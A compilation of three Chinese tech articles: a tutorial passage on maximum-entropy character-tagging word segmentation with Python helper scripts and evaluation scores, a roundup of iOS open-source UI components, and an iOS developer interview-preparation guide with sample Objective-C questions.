’/S 我/S 扔/S 了/S 两/B 颗/E 手/B 榴/M 弹/E ，/S 他/S 一/B 下/M 子/E 出/S 溜/S 下/B 去/E 。/S
“/S 废/B 除/E 先/B 前/E 存/B 在/E 的/S 所/B 有/M 制/E 关/B 系/E ，/S 并/B 不/M 是/E 共/B 产/M
“/S 这/B 个/E 案/B 子/E 从/S 始/S 至/B 今/E 我/B 们/E 都/S 没/B 有/E 跟/S 法/B 官/E 接/B 触/E
“/S 你/S 只/B 有/E 把/S 事/B 情/E 做/B 好/E ，/S 大/B 伙/E 才/S 服/S 你/S 。/S
```

现在就可以用张乐博士最大熵模型工具包中自带的 PosTagger 来训练一个字标注器了：

./maxent-master/example/postagger/postrainer.py msr_tagger.model -fmsr_training.tagging.utf8 –iters 100

这里指定迭代训练 100 轮，没有什么依据，仅作此次测试之用，训练结束之后，我们得到一个字标注所用的最大熵模型: msr_tagger.model，还有几个副产品。现在我们需要做得是准备一份测试语料，然后利用最大熵模型标注器对测试语料进行标注。原始的测试语料是 icwb2-data/testing/msr_test.utf8 ，样例如下：

```
扬帆远东做与中国合作的先行
希腊的经济结构较特殊。
海运业雄踞全球之首，按吨位计占世界总数的１７％。
另外旅游、侨汇也是经济收入的重要组成部分，制造业规模相对较小。
多年来，中希贸易始终处于较低的水平，希腊几乎没有在中国投资。
十几年来，改革开放的中国经济高速发展，远东在崛起。
瓦西里斯的船只中有４０％驶向远东，每个月几乎都有两三条船停靠中国港口。
他感受到了中国经济发展的大潮。
他要与中国人合作。
他来到中国，成为第一个访华的大船主。
```

需要将其单字离散化并添加空格，便于标注，这里我们同样提供一个 python 脚本 character_split.py 对测试语料进行处理：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# Author: 52nlpcn@gmail.com
```

```
# Copyright 2014 @ YuZhen Technology
#
# split chinese characters and add space between them

import codecs
import sys

def character_split(input_file, output_file):
    input_data = codecs.open(input_file, 'r', 'utf-8')
    output_data = codecs.open(output_file, 'w', 'utf-8')
    for line in input_data.readlines():
        for word in line.strip():
            output_data.write(word + " ")
        output_data.write("\n")
    input_data.close()
    output_data.close()

if __name__ == '__main__':
    if len(sys.argv) != 3:
        print "Please use: python character_split.py input output"
        sys.exit()
    input_file = sys.argv[1]
    output_file = sys.argv[2]
    character_split(input_file, output_file)
```

执行“python character_split.py icwb2-data/testing/msr_test.utf8 msr_test.split.utf8”即可得到可用于标注测试的测试语料 msr_test.split.utf8，样例如下：

```
扬 帆 远 东 做 与 中 国 合 作 的 先 行
希 腊 的 经 济 结 构 较 特 殊 。
海 运 业 雄 踞 全 球 之 首 ， 按 吨 位 计 占 世 界 总 数 的 1 7 % 。
另 外 旅 游 、 侨 汇 也 是 经 济 收 入 的 重 要 组 成 部 分 ， 制 造 业 规 模 相 对 较 小 。
多 年 来 ， 中 希 贸 易 始 终 处 于 较 低 的 水 平 ， 希 腊 几 乎 没 有 在 中 国 投 资 。
十 几 年 来 ， 改 革 开 放 的 中 国 经 济 高 速 发 展 ， 远 东 在 崛 起 。
瓦 西 里 斯 的 船 只 中 有 4 0 % 驶 向 远 东 ， 每 个 月 几 乎 都 有 两 三 条 船 停 靠
他 感 受 到 了 中 国 经 济 发 展 的 大 潮 。
他 要 与 中 国 人 合 作 。
他 来 到 中 国 ， 成 为 第 一 个 访 华 的 大 船 主 。
```

现在执行最大熵标注脚本即可得到字标注结果：

./maxent-master/example/postagger/maxent_tagger.py -m msr_tagger.model msr_test.split.utf8 > msr_test.split.tag.utf8

msr_test.split.tag.utf8 即是标注结果，样例如下：

```
扬/B 帆/M 远/M 东/M 做/E 与/S 中/B 国/E 合/B 作/E 的/S 先/B 行/E
希/B 腊/E 的/S 经/B 济/E 结/B 构/E 较/S 特/B 殊/E 。/S
海/B 运/M 业/E 雄/B 踞/E 全/B 球/E 之/S 首/S ，/S 按/S 吨/B 位/E 计/B 占/E 世/B 界/E
另/B 外/E 旅/B 游/E 、/S 侨/B 汇/E 也/B 是/E 经/B 济/E 收/B 入/E 的/S 重/B 要/E 组/B
多/B 年/E 来/S ，/S 中/S 希/S 贸/B 易/E 始/B 终/E 处/B 于/E 较/B 低/E 的/S 水/B 平/E
十/B 几/M 年/E 来/S ，/S 改/B 革/M 开/M 放/E 的/S 中/B 国/E 经/B 济/E 高/B 速/E 发/B
瓦/B 西/M 里/M 斯/E 的/S 船/B 只/E 中/S 有/S ４/B ０/M ％/E 驶/S 向/S 远/B 东/E ，/S
他/S 感/B 受/E 到/S 了/S 中/B 国/E 经/B 济/E 发/B 展/E 的/S 大/B 潮/E 。/S
他/S 要/S 与/S 中/B 国/M 人/M 合/M 作/E 。/S
他/S 来/B 到/E 中/B 国/E ，/S 成/B 为/E 第/B 一/M 个/E 访/B 华/E 的/S 大/B 船/M 主/E
```

最后我们还需要一个脚本，按标注的词位信息讲这份结果再转化为分词结果，这里我们仍然提供一个转换脚本 character_2_word.py：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# Author: 52nlpcn@gmail.com
# Copyright 2014 @ YuZhen Technology
#
# Combining characters based the 4-tag tagging info

import codecs
import sys

def character_2_word(input_file, output_file):
    input_data = codecs.open(input_file, 'r', 'utf-8')
    output_data = codecs.open(output_file, 'w', 'utf-8')
    # 4 tags for character tagging: B(Begin), E(End), M(Middle), S(Single)
    for line in input_data.readlines():
        char_tag_list = line.strip().split()
        for char_tag in char_tag_list:
            char_tag_pair = char_tag.split('/')
            char = char_tag_pair[0]
            tag = char_tag_pair[1]
            if tag == 'B':
                output_data.write(' ' + char)
            elif tag == 'M':
```

```
                output_data.write(char)
            elif tag == 'E':
                output_data.write(char + ' ')
            else: # tag == 'S'
                output_data.write(' ' + char + ' ')
        output_data.write("\n")
    input_data.close()
    output_data.close()

if __name__ == '__main__':
    if len(sys.argv) != 3:
        print "Please use: python character_2_word.py input output"
        sys.exit()
    input_file = sys.argv[1]
    output_file = sys.argv[2]
    character_2_word(input_file, output_file)
```

有了这个字标注分词结果，我们就可以利用 backoff2005 的测试脚本来测一下这次分词的效果了：

./icwb2-data/scripts/score ./icwb2-data/gold/msr_training_words.utf8 ./icwb2-data/gold/msr_test_gold.utf8 msr_test.split.tag2word.utf8 > msr_maxent_segment.score

结果如下：

=== SUMMARY:
=== TOTAL INSERTIONS: 5343
=== TOTAL DELETIONS: 4549
=== TOTAL SUBSTITUTIONS: 12661
=== TOTAL NCHANGE: 22553
=== TOTAL TRUE WORD COUNT: 106873
=== TOTAL TEST WORD COUNT: 107667
=== TOTAL TRUE WORDS RECALL: 0.839
=== TOTAL TEST WORDS PRECISION: 0.833
=== F MEASURE: 0.836
=== OOV Rate: 0.026
=== OOV Recall Rate: 0.565
=== IV Recall Rate: 0.846
msr_test.split.tag2word.utf8 5343 4549 12661 22553 106873 107667 0.839 0.833 0.836 0.026 0.565 0.846

这个分词结果也比较一般，不过还有很多可以优化的地方，不过最主要的还是要设计适合中文分词字标注的特征模板，而这里使用的这份词性标注代码在抽取特征的时候主要考虑的是英文词性标注，所以我们完全可以基于一些已有的最大熵字标志文章来设计特征模板，进行特征提取和优化，不过这份工作就留给读者朋友了。下一篇文章我们直接进入 CRF 字标注分词，大家将可以看到如何利用 CRF++现有的工作，在封闭的微软语料库上训练一个准确率，召回率以及 F 值可以达到 96%的中文分词器。

原文：

http://www.52nlp.cn/%E4%B8%AD%E6%96%87%E5%88%86%E8%AF%8D%E5%85%A5%E9%97%A8%E4%B9%8B%E5%AD%97%E6%A0%87%E6%B3%A8%E6%B3%953?utm_source=Tuicool_Weekly

论坛源码推荐（12 月 10 日）： iOS 简化开发工具--Canvas EFCircularSlider--可扩展的圆形滑


Canvas 是一款给设计者和开发者提供 ios 简化开发的工具，解决了曾经困扰设计者和开发者的难题。比如，设计者缺乏 objective-c 和 Xcode 的开发经验就很难开发 iOS 工具，或者是开发者很难使用合理的。

iOS 简化开发工具--Canvas

Canvas 是一款给设计者和开发者提供 ios 简化开发的工具，解决了曾经困扰设计者和开发者的难题。比如，设计者缺乏 objective-c 和 Xcode 的开发经验就很难开发 iOS 工具，或者是开发者很难使用合理的时间和代码做出真正简单的效果。使用 Canvas 就可以使用零代码创建绚丽夺目的动画效果，一些很时尚的效果。

附件：

/cms/uploads/soft/131210/4196-1312101K441.zip



PermissiveResearch-可自定义的 iOS 搜索引擎

PermissiveResearch 是一个 iOS 搜索引擎，允许海量数据中搜索元素的错误。可以很好地适应 CoreData，100%可重复用于那些需要在海量数据中进行分析的项目，可以简单自定义搜索算法。

附件：

/cms/uploads/soft/131210/4196-1312101K510.zip

在 iOS 上使用 Clucene--支持中文

之前我发过帖子简单介绍了一下 Clucene 库的编译和使用:

在 iOS 上使用 Clucene——编译静态库

在 iOS 上使用 Clucene——使用示例

后来有很多人问怎样支持中文。关于这个问题我当时也调查了好久，记不清都是从哪里找到的了。

现在把代码提供出来供大家参考，详见附件。

修改过的文件如下：

/src/core/CLucene/analysis/standard/StandardTokenizerConstants.h
/src/core/CLucene/analysis/standard/StandardTokenizer.h
/src/core/CLucene/analysis/standard/StandardTokenizer.cpp
/src/core/CLucene/util/ThreadLocal.cpp/src/shared/CLucene/config/utf8.cpp
/src/shared/CLucene/util/Misc.cpp

具体修改内容可以下载 Clucene 的源代码（http://sourceforge.net/projects/clucene/）与附件修改过的代码进行比较。


ps，现在的代码还有一个问题，那就是不能处理中英文混合的数据，我后来没有接着研究。哪位有兴趣可以研究改进一下。

MHTextField

MHTextField 是 iOS 上扩展了 UITextField 的类，带有内置的工具条，数据验证以及支持滚动。MHTextField 适用于 iOS 5.0 以上版本，兼容 ARC 项目，主要使用了苹果的 Foundation.framework,UIKit.framework 以及 QuartzCore.framework。

附件：

/cms/uploads/soft/131210/4196-1312101K623.zip




IQKeyboardManager

解决 iPhone UIKeyboard 滑出遮挡 UITextField/UITextView 问题，只需一行代码：[IQKeyBoardManager installKeyboardManager];

附件：


/cms/uploads/soft/131210/4196-1312101KA5.zip



EFCircularSlider--可扩展的圆形滑杠

附件：


/cms/uploads/soft/131210/4196-1312101KH6.zip



DropdownMenu 下拉式菜单

附件：

/cms/uploads/soft/131210/4196-1312101KK5.zip




AH3DPullRefresh

简单的下拉刷新/加载控件，带有 3D 效果。

附件：

/cms/uploads/soft/131210/4196-1312101KT1.zip





RFKeyboardToolbar □

RFKeyboardToolbar 是灵活的 UIView 和 UIButton 子类，用来在 UITextFields/UITextViews 中添加自定义按钮和工具栏。

附件：

/cms/uploads/soft/131210/4196-1312101K913.zip





原文：

http://www.cocoachina.com/applenews/devnews/2013/1210/7511.html?utm_source=Tuicool_Weekly

iOS 面试问题

准备技术方面的面试：

在直接切入问题之前，我们先讨论下一些基本的要领来确保你的技术面试尽可能顺利进行。

为每个可能出现的问题准备好答案是不可能的。所以需要更加关注基础方面的内容。确保你对 Objective-C 2.0 的特性都非常熟悉。可以猜的到会有一些关于通知（messaging），协议（protocols），动态类型（dynamic types），转发（forwarding），分类（categories），posing, method swizzling 等方面的问题。面试者想考察你对现有的或者是之前出现的问题了解有多少。花几个小时去 StackOverflow 网站上看下最近经常提问到有关 iOS 方面的问题会对你有很大帮助。

读一遍 Apple's Objective-C guides，确保你没有任何觉得比较薄弱的主题。像 google 式问法的那种问题，比如说一个小车需要多少个高尔夫球才能填满（250,000），或是在旧金山有多少扇窗户（大于 10 亿），现在大部分公司都停止问了。当你要面对这些类型的问题的时候，你的思路比你的答案要更重要，关于这个问题你是如何思考的 - 这才是面试官关心的问题。

准备好在白板上编码

如果你是面对面的面试，他们可能希望你在白板上直接编程。确保在你面试之前做了一些练习，因为在一群人面前直接编写代码会非常有压力，没有代码自动补全功能的编码难度远远大于你的想象。

为你在简历上写的熟悉的编程语言做好在白板上写代码的准备。我的一个朋友在面试中被要求在白板上用 Erlang 来编程，Erlang 是他在简历中列出来的编程语言。他得到了那份工作。地球上知道 Erlang 的仅有三个人，我确定他是其中的一个。

面试礼节

如果是进行面对面面试，先询问下公司的着装要求。如果面试官穿短裤 T 恤，而你穿着西装，这样就会比较尴尬，而且面试官也可能会很不愉快。如果你穿球衣而其他人穿西装的话也会是同样的结果。关于这点，可以事先询问招聘经理，他会很乐意给你一些相关建议。

确保手机调成静音。如果你知道我在面试的时候听到过多少次电话响起的声音，你一定会惊讶的。大多数情况下你都不应该在面试中接电话或者查看下你的手机。如果有一些潜在的紧急情况，例如你的妻子马上要分娩或者是你的丈夫正在做手术，请提前告诉你的招聘经理，这样的话你接电话的行为还可以被接受。

在面试过程中，无论是身体还是精神都需要放轻松。尽量把面试时间定到一段你相对空闲的时间（之后你不会有其他的事情需要做）。如果你把面试定到你目前工作的午休时间，那肯定不会达到最好的效果。有时我甚至需要缩短面试时间就只因为面试者的现任老板需要他去工作! 请避免增加你目前已有的压力。

进行面对面的面试，请早到 15 分钟左右，但不要太早。对于电话面试，如果是在线会议的话，确保提前两分钟拨号进入。直接打电话来的，确保能按时准备好。

准备好问题

在面试的结尾，面试官通常会问你关于公司和工作，你还有哪些问题。请事先准备好你的问题，把你想要问的问题写到纸上。这会表明你对这份工作真的感兴趣而不是仅仅走走过场。很多面试者在这个环节中都不会问任何内容，这让我感到很惊讶。如果你觉得这个工作适合你的话，这是一个了解公司的很好的机会。

面试题目

你期待已久的内容到了 - 题目！

我们的技术性面试通常持续 1 个小时。有一张包含 75 个问题的表单，刚开始我会从里面随机抽取题目。之后我根据对候选人知识方面的了解，有选择的缩小问题的范围。例如，如果我怀疑候选人哪块儿有薄弱的知识点，我会继续深入的问那块儿内容。

这篇文章发表之后，我最爱问的问题和我首选的问题将会被淘汰了。而我的第一个问题将会是:你读过这篇文章吗?

当回答这些问题的时候，尽量使你的答案简明扼要，如果必要的话解释下你的思路。面试官不是因为不知道答案而来问你这些问题的，他们要知道的是你对你所说的内容了解程度有多少。

请注意，我只会列出问题,没有答案。你需要去回答，如果你还不是很了解这些内容的话，记住学习的过程是极富有乐趣的一个过程! 如果你找到答案的话，你可以随意的在论坛上进行分享。

直接进入正题，这些是技术性面试的一些样例题目。

请解释下 method swizzling，并说出你一般什么时候会用到它？- 我喜欢问这个问题因为这属于较为深层次的语法。大多数人都没有使用 swizzling 的需求（言外之意会用到 swizzling 的一般开发过一些核心的内容了）。而且通过开发者关于这个问题的回答，我还可以了解他们对复杂代码的执行有多大程度上的约束。一个人如果说他 swizzle 所有的代码，那比那些说从来没用过 swizzle 的人更可怕。

假设有三个对象，一个父类的父类，一个父类和一个子类。父类的父类持有父类的引用（retain），父类持有子类的引用（retain），子类持有父类的引用（retain）。父类的父类释放（release）父类，解释下会发生什么。 -——即使有 ARC，我依然喜欢问一些内存相关的问题，这显示了这个人有一定时间的开发经验，而且明白核心的框架是如何运作的。

当一个空指针（nil pointer）调用了一个方法会发生什么？——了解处理基础的 Objective-C 相关问题是很重要的，有好多次我都听到了错误的回答，这很令我震惊。

为什么 retainCount 绝对不能用在发布的代码中？请给出两个相对独立的解释。——考察这个问题会有两个好处:一是可以确定面试者目前确实没有使用 retainCount，并且看看他们是否知道为什么他们不应该使用。

请说明一下你查找或者解决内存泄露的处理过程。这个可以深入了解面试者对内存管理方面的知识，instruments 的运用及其调试的处理过程。——有时候我会听到一些可怕的回答：“注释掉部分代码直到内存泄露问题被修复”。

解释下自动回收池(autorelease pool)在程序运行时是如何运作的。 -——这类型的问题已经超出代码基础了，一个程序员只有阅读过一部分开发类书籍才能学到这些内容。这些问题也同样能考察他对程序底层代码运作的了解程度。

当处理属性申明的时候，原子（atomic）跟 非原子（non-atomic）属性有什么区别？ -——好多人都不知道这个问题的答案，我又一次震惊了。很多人他们都是看别人是怎么声明的，他们就怎么来声明。类似这种的题目会暴漏出来很多问题。

在 C 语言中，你如何能用尽可能短的时间来倒转一个字符串？ —— 我不大喜欢深入问计算机的核心内容， 但是通过这个问题可以让我了解到他们是如何思考的，同样也可以了解到他们的 C 语言背景。深入询问时间复杂度（big O notation）也能让我了解面试者的水平。

遍历一个 NSArray 和一个 NSSet，哪一个更快？ ——另一个深入的提问。有时候一个类解决了问题并不能代表你就应该用这个类。

解释代码签名（code signing）是如何运作的。 —— 很多候选人都完全不了解代码签名是如何运作的，然后抱怨说他们一直被一些代码签名的一些问题所困扰。

Objective-C 中的 posing 指的是什么？ —— Posing 是一个 Object-C 的小众语法特性。像 swizzling 那个问题一样，这个问题可以让我了解面试者对语言的深入程度。

列举标准 Xcode 版本中的 6 个工具。 —— 通过这个问题我可以大致的了解到面试者会在这些工具上花费多少时间。提示：至少得用 10%的写代码的时间来用这些工具。

copy 跟 retain 有什么区别？ —— 最近好多开发者都开始用 ARC 了，内存方面的问题就更能反映出一个开发者的知识水平了。

frames 跟 bounds 有哪些区别？ -——我不会问很多界面相关 （GUI-type）的问题，我应该问的多一些，不过通过这个问题我差不多能了解到一个开发者做了多少界面工作。

执行如下的代码会发生什么情况？

```
1.     Ball *ball = [[[[Ball alloc] init] autorelease] autorelease
```

